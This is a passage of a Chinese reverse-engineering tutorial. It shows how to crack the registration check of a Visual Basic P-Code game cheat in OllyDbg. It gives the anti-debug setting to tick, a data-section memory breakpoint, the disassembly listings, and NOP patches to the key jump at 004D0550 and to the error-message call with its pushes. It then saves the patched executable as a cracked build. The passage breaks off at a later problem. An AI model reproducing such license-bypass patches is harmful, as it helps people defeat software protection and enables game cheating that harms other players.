


图2

然后，选择“反调试”选项卡，在Process32Next前面打勾，然后确定，如图3。




图3

然后重新启动，重新加载一下。再按F9就可以调试了。在注册那里随便输入点东西，点击注册会有下面的提示，如图4。

首先呢，这个东西是P-Code的，P-Code是Vm的前身，对这种东西我是没有研究。但是我知道，只要你注册，就需要数据的运算，一旦涉及到数据的运算，就不可避免的要访问数据，而数据的存储有很大几率是落在Data段的。所以我介绍一种方法，虽然不是百试百灵，但是对付眼前的这个外挂确实好用的。在OD上按下Alt+M，然后找到目标程序的data段，右键，设置内存访问断点，如图5。

然后在外挂上输入假注册码，点击注册，此时Od断了下来，断下来的位置就是我们要找的，“注册”按钮所对应

单击事件处理函数，此方法并不是万金油，也许下个程序就不好用了，关键是这种对付P-Code的思想。



图4




图5

然后，就可以，右键一内存断点---删除内存断点了，接下来就是单步跟踪，快速浏览代码寻找有用的东西，来到下面这里：

```
004D0546  .  FF15 78124000 call dword ptr ds:[<&MSVBVM60.__vbaRecAs>;  MSVBVM60.__vbaRecAssign
004D054C  .  66:833F FF    cmp word ptr ds:[edi],0xFFFF
004D0550  .  0F85 F2010000 jnz 收货8-21.004D0748
004D0556  .  8B16          mov edx,dword ptr ds:[esi]
004D0558  .  56            push esi
```

注意004D0550那一行，有一个jnz跳转，跳向004D0748，这个跨度是比较大的，前面都是一些很小的跳转，这个跳转跨度这么大，其中必有玄机。这个跳转本来是跳的，这里我不让他跳，把他，右键---二进制---用Nop填充，然后按F9运行，这回虽然提示错误，但是外挂的界面确实是弹出来了，说明这就是关键跳，如图6。





图6

下面重新用OD加载，来到刚才那个004D0550的关键跳，为了让这个跳转不起作用，我们再次Nop掉他。然后单步跟踪，来到下面这里。

```
004D0635  .  8D55 A4       lea edx,dword ptr ss:[ebp-0x5C]
004D0638  .  51            push ecx
004D0639  .  8D45 B4       lea eax,dword ptr ss:[ebp-0x4C]
004D063C  .  52            push edx
004D063D  .  50            push eax
004D063E  .  8D4D 84       lea ecx,dword ptr ss:[ebp-0x7C]
004D0641  .  83C6 48       add esi,0x48
004D0644  .  53            push ebx
004D0645  .  51            push ecx
004D0646  .  8975 8C       mov dword ptr ss:[ebp-0x74],esi
004D0649  .  C745 84 08400>mov dword ptr ss:[ebp-0x7C],0x4008
004D0650  .  FF15 B0104000 call dword ptr ds:[<&MSVBVM60.#595>]  ;  MSVBVM60.rtcMsgBox
004D0656  .  8D55 94       lea edx,dword ptr ss:[ebp-0x6C]
```

看004D0650这一行，这个call就是弹出错误提示的Call，我们把它也Nop掉，但是为了保持堆栈的平衡，上面的几个Push也要nop，变成图中的形式，如图7。



```
004D0622  .  C785 74FFFFFF mov dword ptr ss:[ebp-0x8C],0x8
004D062C  .  FF15 1812400  call dword ptr ds:[<&MSVBVM60.__vbaVa
004D0632  .  8D4D 94       lea ecx,dword ptr ss:[ebp-0x6C]
004D0635  .  8D55 A4       lea edx,dword ptr ss:[ebp-0x5C]
004D0638     90            nop
004D0639  .  8D45 B4       lea eax,dword ptr ss:[ebp-0x4C]
004D063C     90            nop
004D063D     90            nop
004D063E  .  8D4D 84       lea ecx,dword ptr ss:[ebp-0x7C]
004D0641  .  83C6 48       add esi,0x48
004D0644     90            nop
004D0645     90            nop
004D0646  .  8975 8C       mov dword ptr ss:[ebp-0x74],esi
004D0649  .  C745 84 0840  mov dword ptr ss:[ebp-0x7C],0x4008
004D0650     90            nop
004D0651     90            nop
004D0652     90            nop
004D0653     90            nop
004D0654     90            nop
004D0655     90            nop
004D0656  .  8D55 94       lea edx,dword ptr ss:[ebp-0x6C]
```

图7

然后，右键—复制可执行文件—所有修改，在弹出的框中选“全部复制”。然后在弹出的窗口点击，右键—保存文件，在下保存成了“收货8-21b_破解001.exe”。然后双击“收货8-21b_破解001.exe”，随便输入注册码，点击注册就能破解运行了，但是有个问题，问题如图8：

